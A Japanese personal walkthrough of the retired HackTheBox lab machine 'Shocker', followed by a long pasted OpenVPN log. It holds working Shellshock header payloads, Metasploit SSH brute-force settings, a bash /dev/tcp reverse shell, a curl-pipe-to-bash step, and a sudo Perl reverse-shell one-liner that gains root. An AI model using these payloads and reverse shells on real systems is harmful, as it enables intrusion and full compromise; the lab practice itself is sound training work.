shocker

-sS TCP SYNスキャン：ステルスにスキャン出来る

この手法は、完全なTCP接続を開かないため、「ハーフオープン」スキャンと呼ばれることがよくあります。実際の接続を開くように、SYNパケットを送信します。応答を待ちます。SYN| ACKはポートがリッスンしていることを示します。RSTは非リスナーを示します。SYN| ACKを受信すると、すぐにRSTが送信されて接続が切断されます（実際にはOSカーネルがこれを行います）。このスキャン手法の主な利点は、ログに記録するサイトが少ないことです。残念ながら、これらのカスタムSYNパケットを作成するにはroot権限が必要です。これは、特権ユーザーのデフォルトのスキャンタイプです。

-sT TCP connect（）スキャン：バレる

これは、TCPスキャンの最も基本的な形式です。オペレーティングシステムによって提供されるconnect（）システムコールは、マシン上のすべての対象ポートへの接続を開くために使用されます。ポートがリッスンしている場合、 connect（）は成功しますが、そうでない場合はポートに到達できません。この手法の大きな利点の1つは、特別な特権が必要ないことです。ほとんどのUNIXボックスのユーザーは、この呼び出しを自由に使用できます。

この種のスキャンは、ターゲットのホストログに、接続をすぐにシャットダウンするためだけに接続を受け入れるサービスの一連の接続とエラーメッセージが表示されるため、簡単に検出できます。これは、特権のないユーザーのデフォルトのスキャンタイプです

sshのログインを試みる

ssh -p 2222 shocker.htb でポート指定しないとコマンド通らない

パスワード聞かれるが，administorやpasswordじゃだめ

以下のブルートフォースアタックを仕掛ける

```
msfconsole
use auxiliary/scanner/ssh/ssh_enumusers
set rhosts shocker.htb
set user_file /usr/share/metasploit-framework/data/wordlists/unix_users.txt
spool /home/yuschumacher/Documents/HTB/machines/retired_machines/shocker/ssh_enumusers.log
run
```

spoolはログを指定したファイルに保管してくれるコマンド

rootっていうことがわかったので

以下を実行してパスワードを

```
msfconsole
use auxiliary/scanner/ssh/ssh_login
set rhosts shocker.htb
set stop_on_success true
set verbose true
set userpass_file /usr/share/metasploit-
framework/data/wordlists/root_userpass.txt
run
```

verboseはWhether to print output for all attempts

と思ったが，どうやらこれはユーザー名とパスワード両方をブルートフォースアタックしてくれるみたい

ただ，内蔵のパスワードリストじゃダメでした．．．

https://github.com/danielmiessler/SecLists/blob/master/Passwords/Common-Credentials/10-million-password-list-top-100.txt

https://github.com/1N3/BruteX/blob/master/wordlists/ssh-default-userpass.txt

この二つどっちともやれば出てくるかもしれんが，

他の方法を試す．

ゴブスターを使用しshocker.htbに隠れページがないか探す

```
└─$ gobuster dir -u shocker.htb -w /usr/share/wordlists/dirb/wordlists/small.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://shocker.htb
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/wordlists/small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/12/26 23:30:48 Starting gobuster in directory enumeration mode
===============================================================
/cgi-bin/             (Status: 403) [Size: 294]
===============================================================
2021/12/26 23:31:28 Finished
===============================================================
```

なんか/cgi-binが見つかった

```
└─$ gobuster dir -u shocker.htb/cgi-bin -w
/usr/share/wordlists/dirb/wordlists/small.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://shocker.htb/cgi-bin
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/wordlists/small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/12/26 23:36:37 Starting gobuster in directory enumeration mode
===============================================================

===============================================================
2021/12/26 23:37:09 Finished
===============================================================
```

/cgi-binの中身を調べたがなんも出てこんかった

-xで.shファイルがないか調べる

```
└─$ gobuster dir -u shocker.htb/cgi-bin -w
/usr/share/wordlists/dirb/wordlists/small.txt -x sh,pl

                            4 ⚙
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://shocker.htb/cgi-bin
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/wordlists/small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              sh,pl
[+] Timeout:                 10s
===============================================================
2021/12/26 23:37:39 Starting gobuster in directory enumeration mode
===============================================================
/user.sh              (Status: 200) [Size: 118]

===============================================================
2021/12/26 23:39:17 Finished
===============================================================
```

ビンゴ

コード200は接続成功

```
└─$ locate nse |grep shellshock
/usr/share/nmap/scripts/http-shellshock.nse
```


nmapのシェルスクリプトの中から

```
└─$ nmap -sV -p80 --script http-shellshock --script-args uri=/cgi-
bin/user.sh,cmd=ls shocker.htb
```

取ってきて

一回バープを経由してシェルショック攻撃

経由方法は以下の通り


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Add
Edit
Remove
Import / export CA certificate
Regenerate CA certificate

Proxy Listeners


Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as its proxy server.

Running	Interface	Invisible	Redirect	Certificate	TLS Protocols
☑	127.0.0.1:8080			Per-host	Default
☑	127.0.0.1:8081		10.10.10.56:80	Per-host	Default

Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating TLS connections. You can import or export this certificate for use in other tools or another installation of Burp.

```
└─$ nmap -sV -p8081--script http-shellshock --script-args uri=/cgi-bin/user.sh,cmd=ls 127.0.0.1
```

と書き換え


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Pretty Raw Hex \n
Pretty Raw Hex Render \n
Search...
0 matches
Search...
0 matches

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	T
76	http://10.10.10.56	GET	/			200	407	HTML				
75	http://10.10.10.56	GET	/evox/about			404	465	HTML		404 Not Found		
74	http://10.10.10.56	GET	/nmaplowercheck1640540632			404	479	HTML		404 Not Found		
73	http://10.10.10.56	GET	/HNAP1			404	460	HTML		404 Not Found		
72	http://10.10.10.56	GET	/nmaplowercheck1640540632			404	479	HTML		404 Not Found		
71	http://10.10.10.56	GET	/cgi-bin/user.sh			200	319	text	sh			
70	http://10.10.10.56	GET	/			200	407	HTML				
69	http://10.10.10.56	POST	/sdk	✓		404	458	HTML		404 Not Found		
68	http://10.10.10.56	OPTIONS	/			400	483	HTML		400 Bad Request		
67	http://10.10.10.56	OPTIONS	/			200	181	HTML				
66	http://10.10.10.56	OPTIONS	sip:nm			400	483	HTML		400 Bad Request		
65	http://10.10.10.56	GET	/nice%20ports%2C/Tri%6Eity.txt%2e...			404	480	HTML		404 Not Found		
64	http://10.10.10.56	GET	/			200	407	HTML				
63	http://10.10.10.56	GET	/cgi-bin/			403	474	HTML		403 Forbidden		

Request

```
GET /cgi-bin/user.sh HTTP/1.1
User-Agent: () { :;}; echo; echo -n qholtoj; echo wlvzedn
Host: localhost:8081
Connection: close
Referer: () { :;}; echo; echo -n qholtoj; echo wlvzedn
Cookie: () { :;}; echo; echo -n qholtoj; echo wlvzedn


```

Response

```
HTTP/1.1 200 OK
Date: Sun, 26 Dec 2021 17:44:44 GMT
Server: Apache/2.4.18 (Ubuntu)
Connection: close
Content-Type: text/x-sh
Content-Length: 166

qholtojwlvzedn

qholtojwlvzedn

qholtojwlvzedn

Content-Type: text/plain

Just an uptime test script

 12:44:44 up  5:51,  0 users,  load average: 0.00, 0.00, 0.00



```

INSPECTOR

Selection (22)

SELECTED TEXT

\r \n
Host: localhost:8081


Request Attributes

Request Headers (5)

Response Headers (5)

上のなんかechoコマンド実行されてる状態になったら

リクエスト文をリピーターに送る


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options
Send
Cancel
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render

```
GET /cgi-bin/user.sh HTTP/1.1
User-Agent: () { :;}; echo; /bin/ls;
Host: localhost:8081
Connection: close
Referer: () { :;}; echo; /bin/ls;
Cookie: () { :;}; echo; /bin/ls;
```

```
HTTP/1.1 200 OK
Date: Sun, 26 Dec 2021 17:56:14 GMT
Server: Apache/2.4.18 (Ubuntu)
Connection: close
Content-Type: text/x-sh
Content-Length: 8

user.sh
```

なんかls実行出来てるっぽい

/bin/を入れないといけないのはよくわからんけど

下層が低すぎてコマンドが定義されてないっぽい

ここでみんな大好きリバシェルタイム

Reverse Shellとは、被害者コンピュータから攻撃者のコンピュータに対してシェルを提供する仕組みのこと。
攻撃者コンピュータは被害者コンピュータからの接続を特定のポートで待ち受ける。被害者コンピュータは攻撃者コンピュータの特定のポートに対して接続を行い、シェルを提供する。

ネットキャットとバッシュをつかった一般的な攻撃をするべ

まずはターミナルで以下のコマンドを打って待機

```
nc -l 1234
```

次にリピーターに以下を打ってネットキャットへシェルを送る

```
/bin/bash -i >& /dev/tcp/{自分のIPアドレス}/1234 0>&1
```

そしたらユーザーフラッグ探してゲット

ルートフラッグ探すために

ルートディレクトリいくと怒られちゃった

```
shelly@Shocker:/$ cd root
cd root
bash: cd: root: Permission denied
```

今度はLinEnumチェックを行います


LinEnum.shが置いてある場所まで行って

```
sudo python -m SimpleHTTPServer 1234
```

を実行し

```
shelly@Shocker:/$ curl 10.10.14.35:1234/LinEnum.sh | bash
```

これでアクセスして実行します



```
[-] Super user account(s):
root


[+] We can sudo without supplying a password!
Matching Defaults entries for shelly on Shocker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User shelly may run the following commands on Shocker:
    (root) NOPASSWD: /usr/bin/perl


[+] Possible sudo pwnage!
/usr/bin/perl
```

なんかパスワードいらんみたいw

そしたら今度は

```
└─$ nc -nvlp 2345
```

こいつでもう一回リバシェして

```
shelly@Shocker:/$ sudo /bin/bash -i >& /dev/tcp/10.10.14.35/2345 0>&1
sudo /bin/bash -i >& /dev/tcp/10.10.14.35/2345 0>&1
```

こうやって

っておもったが，

```
└─$ nc -nvlp 2345
listening on [any] 2345 ...
connect to [10.10.14.35] from (UNKNOWN) [10.10.10.56] 47244
sudo: no tty present and no askpass program specified
```

なんかできないっぽい

んでパールでやってみる

```
shelly@Shocker:/$ sudo /usr/bin/perl -e 'use
Socket;$i="10.10.14.35";$p=2345;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"
));if(connect(S,sockaddr_in($p,inet_aton($i))))
{open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'
```

```
└─$ nc -nvlp 2345
listening on [any] 2345 ...
connect to [10.10.14.35] from (UNKNOWN) [10.10.10.56] 47252
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
```

できた

```
2021-12-26 20:52:49 WARNING: Compression for receiving enabled. Compression has
been used in the past to break encryption. Sent packets are not compressed unless
"allow-compression yes" is also set.
```

```
2021-12-26 20:52:49 DEPRECATED OPTION: --cipher set to 'AES-128-CBC' but missing in --data-ciphers (AES-256-GCM:AES-128-GCM). Future OpenVPN version will ignore --cipher for cipher negotiations. Add 'AES-128-CBC' to --data-ciphers or change --cipher 'AES-128-CBC' to --data-ciphers-fallback 'AES-128-CBC' to silence this warning.
2021-12-26 20:52:49 OpenVPN 2.5.1 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] built on May 14 2021
2021-12-26 20:52:49 library versions: OpenSSL 1.1.1l  24 Aug 2021, LZO 2.10
2021-12-26 20:52:49 Outgoing Control Channel Authentication: Using 256 bit message hash 'SHA256' for HMAC authentication
2021-12-26 20:52:49 Incoming Control Channel Authentication: Using 256 bit message hash 'SHA256' for HMAC authentication
2021-12-26 20:52:49 TCP/UDP: Preserving recently used remote address: [AF_INET]103.145.20.10:1337
2021-12-26 20:52:49 Socket Buffers: R=[212992->212992] S=[212992->212992]
2021-12-26 20:52:49 UDP link local: (not bound)
2021-12-26 20:52:49 UDP link remote: [AF_INET]103.145.20.10:1337
2021-12-26 20:52:49 TLS: Initial packet from [AF_INET]103.145.20.10:1337, sid=f9d26f49 f1e7cc2a
2021-12-26 20:52:49 VERIFY OK: depth=1, C=UK, ST=City, L=London, O=HackTheBox, CN=HackTheBox CA, name=htb, emailAddress=info@hackthebox.eu
2021-12-26 20:52:49 VERIFY KU OK
2021-12-26 20:52:49 Validating certificate extended key usage
2021-12-26 20:52:49 ++ Certificate has EKU (str) TLS Web Server Authentication, expects TLS Web Server Authentication
2021-12-26 20:52:49 VERIFY EKU OK
2021-12-26 20:52:49 VERIFY OK: depth=0, C=UK, ST=City, L=London, O=HackTheBox, CN=htb, name=htb, emailAddress=info@hackthebox.eu
2021-12-26 20:52:51 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, 2048 bit RSA
2021-12-26 20:52:51 [htb] Peer Connection Initiated with [AF_INET]103.145.20.10:1337
2021-12-26 20:52:52 SENT CONTROL [htb]: 'PUSH_REQUEST' (status=1)
2021-12-26 20:52:57 SENT CONTROL [htb]: 'PUSH_REQUEST' (status=1)
2021-12-26 20:53:02 SENT CONTROL [htb]: 'PUSH_REQUEST' (status=1)
2021-12-26 20:53:07 SENT CONTROL [htb]: 'PUSH_REQUEST' (status=1)
2021-12-26 20:53:12 SENT CONTROL [htb]: 'PUSH_REQUEST' (status=1)
2021-12-26 20:53:17 SENT CONTROL [htb]: 'PUSH_REQUEST' (status=1)
2021-12-26 20:53:19 PUSH: Received control message: 'PUSH_REPLY,route 10.10.10.0 255.255.254.0,route 10.129.0.0 255.255.0.0,route-ipv6 dead:beef::/64,tun-ipv6,route-gateway 10.10.14.1,topology subnet,ping 10,ping-restart 120,ifconfig-ipv6 dead:beef:2::1021/64 dead:beef:2::1,ifconfig 10.10.14.35 255.255.254.0,peer-id 9,cipher AES-256-GCM'
2021-12-26 20:53:19 OPTIONS IMPORT: timers and/or timeouts modified
2021-12-26 20:53:19 OPTIONS IMPORT: --ifconfig/up options modified
2021-12-26 20:53:19 OPTIONS IMPORT: route options modified
2021-12-26 20:53:19 OPTIONS IMPORT: route-related options modified
2021-12-26 20:53:19 OPTIONS IMPORT: peer-id set
2021-12-26 20:53:19 OPTIONS IMPORT: adjusting link_mtu to 1625
2021-12-26 20:53:19 OPTIONS IMPORT: data channel crypto options modified
2021-12-26 20:53:19 Data Channel: using negotiated cipher 'AES-256-GCM'
2021-12-26 20:53:19 Outgoing Data Channel: Cipher 'AES-256-GCM' initialized with 256 bit key
2021-12-26 20:53:19 Incoming Data Channel: Cipher 'AES-256-GCM' initialized with 256 bit key
2021-12-26 20:53:19 net_route_v4_best_gw query: dst 0.0.0.0
2021-12-26 20:53:19 net_route_v4_best_gw result: via 192.168.1.1 dev eth0
```

```
2021-12-26 20:53:19 ROUTE_GATEWAY 192.168.1.1/255.255.255.0 IFACE=eth0 HWADDR=4c:52:62:58:db:25
2021-12-26 20:53:19 GDG6: remote_host_ipv6=n/a
2021-12-26 20:53:19 net_route_v6_best_gw query: dst ::
2021-12-26 20:53:19 net_route_v6_best_gw result: via fe80::e67e:66ff:fe14:3eea dev eth0
2021-12-26 20:53:19 ROUTE6_GATEWAY fe80::e67e:66ff:fe14:3eea IFACE=eth0
2021-12-26 20:53:19 TUN/TAP device tun0 opened
2021-12-26 20:53:19 net_iface_mtu_set: mtu 1500 for tun0
2021-12-26 20:53:19 net_iface_up: set tun0 up
2021-12-26 20:53:19 net_addr_v4_add: 10.10.14.35/23 dev tun0
2021-12-26 20:53:19 net_iface_mtu_set: mtu 1500 for tun0
2021-12-26 20:53:19 net_iface_up: set tun0 up
2021-12-26 20:53:19 net_addr_v6_add: dead:beef:2::1021/64 dev tun0
2021-12-26 20:53:19 net_route_v4_add: 10.10.10.0/23 via 10.10.14.1 dev [NULL] table 0 metric -1
2021-12-26 20:53:19 net_route_v4_add: 10.129.0.0/16 via 10.10.14.1 dev [NULL] table 0 metric -1
2021-12-26 20:53:19 add_route_ipv6(dead:beef::/64 -> dead:beef:2::1 metric -1) dev tun0
2021-12-26 20:53:19 net_route_v6_add: dead:beef::/64 via :: dev tun0 table 0 metric -1
2021-12-26 20:53:19 WARNING: this configuration may cache passwords in memory -- use the auth-nocache option to prevent this
2021-12-26 20:53:19 Initialization Sequence Completed
2021-12-26 21:52:21 VERIFY OK: depth=1, C=UK, ST=City, L=London, O=HackTheBox, CN=HackTheBox CA, name=htb, emailAddress=info@hackthebox.eu
2021-12-26 21:52:21 VERIFY KU OK
2021-12-26 21:52:21 Validating certificate extended key usage
2021-12-26 21:52:21 ++ Certificate has EKU (str) TLS Web Server Authentication, expects TLS Web Server Authentication
2021-12-26 21:52:21 VERIFY EKU OK
2021-12-26 21:52:21 VERIFY OK: depth=0, C=UK, ST=City, L=London, O=HackTheBox, CN=htb, name=htb, emailAddress=info@hackthebox.eu
2021-12-26 21:52:28 Outgoing Data Channel: Cipher 'AES-256-GCM' initialized with 256 bit key
2021-12-26 21:52:28 Incoming Data Channel: Cipher 'AES-256-GCM' initialized with 256 bit key
2021-12-26 21:52:28 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, 2048 bit RSA
2021-12-26 22:50:59 VERIFY OK: depth=1, C=UK, ST=City, L=London, O=HackTheBox, CN=HackTheBox CA, name=htb, emailAddress=info@hackthebox.eu
2021-12-26 22:50:59 VERIFY KU OK
2021-12-26 22:50:59 Validating certificate extended key usage
2021-12-26 22:50:59 ++ Certificate has EKU (str) TLS Web Server Authentication, expects TLS Web Server Authentication
2021-12-26 22:50:59 VERIFY EKU OK
2021-12-26 22:50:59 VERIFY OK: depth=0, C=UK, ST=City, L=London, O=HackTheBox, CN=htb, name=htb, emailAddress=info@hackthebox.eu
2021-12-26 22:50:59 Outgoing Data Channel: Cipher 'AES-256-GCM' initialized with 256 bit key
2021-12-26 22:50:59 Incoming Data Channel: Cipher 'AES-256-GCM' initialized with 256 bit key
2021-12-26 22:50:59 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, 2048 bit RSA
2021-12-26 23:43:59 [htb] Inactivity timeout (--ping-restart), restarting
2021-12-26 23:43:59 SIGUSR1[soft,ping-restart] received, process restarting
2021-12-26 23:43:59 Restart pause, 5 second(s)
```

```
2021-12-26 23:44:04 Outgoing Control Channel Authentication: Using 256 bit
message hash 'SHA256' for HMAC authentication
2021-12-26 23:44:04 Incoming Control Channel Authentication: Using 256 bit
message hash 'SHA256' for HMAC authentication
2021-12-26 23:44:04 TCP/UDP: Preserving recently used remote address:
[AF_INET]103.145.20.10:1337
2021-12-26 23:44:04 Socket Buffers: R=[212992->212992] S=[212992->212992]
2021-12-26 23:44:04 UDP link local: (not bound)
2021-12-26 23:44:04 UDP link remote: [AF_INET]103.145.20.10:1337
2021-12-26 23:44:05 TLS: Initial packet from [AF_INET]103.145.20.10:1337,
sid=dacfeb3d 01901f0f
2021-12-26 23:44:05 VERIFY OK: depth=1, C=UK, ST=City, L=London, O=HackTheBox,
CN=HackTheBox CA, name=htb, emailAddress=info@hackthebox.eu
2021-12-26 23:44:05 VERIFY KU OK
2021-12-26 23:44:05 Validating certificate extended key usage
2021-12-26 23:44:05 ++ Certificate has EKU (str) TLS Web Server Authentication,
expects TLS Web Server Authentication
2021-12-26 23:44:05 VERIFY EKU OK
2021-12-26 23:44:05 VERIFY OK: depth=0, C=UK, ST=City, L=London, O=HackTheBox,
CN=htb, name=htb, emailAddress=info@hackthebox.eu
2021-12-26 23:44:05 Control Channel: TLSv1.3, cipher TLSv1.3
TLS_AES_256_GCM_SHA384, 2048 bit RSA
2021-12-26 23:44:05 [htb] Peer Connection Initiated with
[AF_INET]103.145.20.10:1337
2021-12-26 23:44:06 SENT CONTROL [htb]: 'PUSH_REQUEST' (status=1)
2021-12-26 23:44:07 PUSH: Received control message: 'PUSH_REPLY,route 10.10.10.0
255.255.254.0,route 10.129.0.0 255.255.0.0,route-ipv6 dead:beef::/64,tun-
ipv6,route-gateway 10.10.14.1,topology subnet,ping 10,ping-restart 120,ifconfig-
ipv6 dead:beef:2::1021/64 dead:beef:2::1,ifconfig 10.10.14.35 255.255.254.0,peer-
id 9,cipher AES-256-GCM'
2021-12-26 23:44:07 OPTIONS IMPORT: timers and/or timeouts modified
2021-12-26 23:44:07 OPTIONS IMPORT: --ifconfig/up options modified
2021-12-26 23:44:07 OPTIONS IMPORT: route options modified
2021-12-26 23:44:07 OPTIONS IMPORT: route-related options modified
2021-12-26 23:44:07 OPTIONS IMPORT: peer-id set
2021-12-26 23:44:07 OPTIONS IMPORT: adjusting link_mtu to 1625
2021-12-26 23:44:07 OPTIONS IMPORT: data channel crypto options modified
2021-12-26 23:44:07 Data Channel: using negotiated cipher 'AES-256-GCM'
2021-12-26 23:44:07 Outgoing Data Channel: Cipher 'AES-256-GCM' initialized with
256 bit key
2021-12-26 23:44:07 Incoming Data Channel: Cipher 'AES-256-GCM' initialized with
256 bit key
2021-12-26 23:44:07 Preserving previous TUN/TAP instance: tun0
2021-12-26 23:44:07 Initialization Sequence Completed
2021-12-26 23:56:00 [htb] Inactivity timeout (--ping-restart), restarting
2021-12-26 23:56:00 SIGUSR1[soft,ping-restart] received, process restarting
2021-12-26 23:56:00 Restart pause, 5 second(s)
2021-12-26 23:56:05 Outgoing Control Channel Authentication: Using 256 bit
message hash 'SHA256' for HMAC authentication
2021-12-26 23:56:05 Incoming Control Channel Authentication: Using 256 bit
message hash 'SHA256' for HMAC authentication
2021-12-26 23:56:05 TCP/UDP: Preserving recently used remote address:
[AF_INET]103.145.20.10:1337
2021-12-26 23:56:05 Socket Buffers: R=[212992->212992] S=[212992->212992]
2021-12-26 23:56:05 UDP link local: (not bound)
2021-12-26 23:56:05 UDP link remote: [AF_INET]103.145.20.10:1337
2021-12-26 23:56:11 TLS: Initial packet from [AF_INET]103.145.20.10:1337,
sid=c4fcdd98 de158cc1
```

```
2021-12-26 23:56:11 VERIFY OK: depth=1, C=UK, ST=City, L=London, O=HackTheBox,
CN=HackTheBox CA, name=htb, emailAddress=info@hackthebox.eu
2021-12-26 23:56:11 VERIFY KU OK
2021-12-26 23:56:11 Validating certificate extended key usage
2021-12-26 23:56:11 ++ Certificate has EKU (str) TLS Web Server Authentication,
expects TLS Web Server Authentication
2021-12-26 23:56:11 VERIFY EKU OK
2021-12-26 23:56:11 VERIFY OK: depth=0, C=UK, ST=City, L=London, O=HackTheBox,
CN=htb, name=htb, emailAddress=info@hackthebox.eu
2021-12-26 23:56:18 Control Channel: TLSv1.3, cipher TLSv1.3
TLS_AES_256_GCM_SHA384, 2048 bit RSA
2021-12-26 23:56:18 [htb] Peer Connection Initiated with
[AF_INET]103.145.20.10:1337
2021-12-26 23:56:18 PUSH: Received control message: 'PUSH_REPLY,route 10.10.10.0
255.255.254.0,route 10.129.0.0 255.255.0.0,route-ipv6 dead:beef::/64,tun-
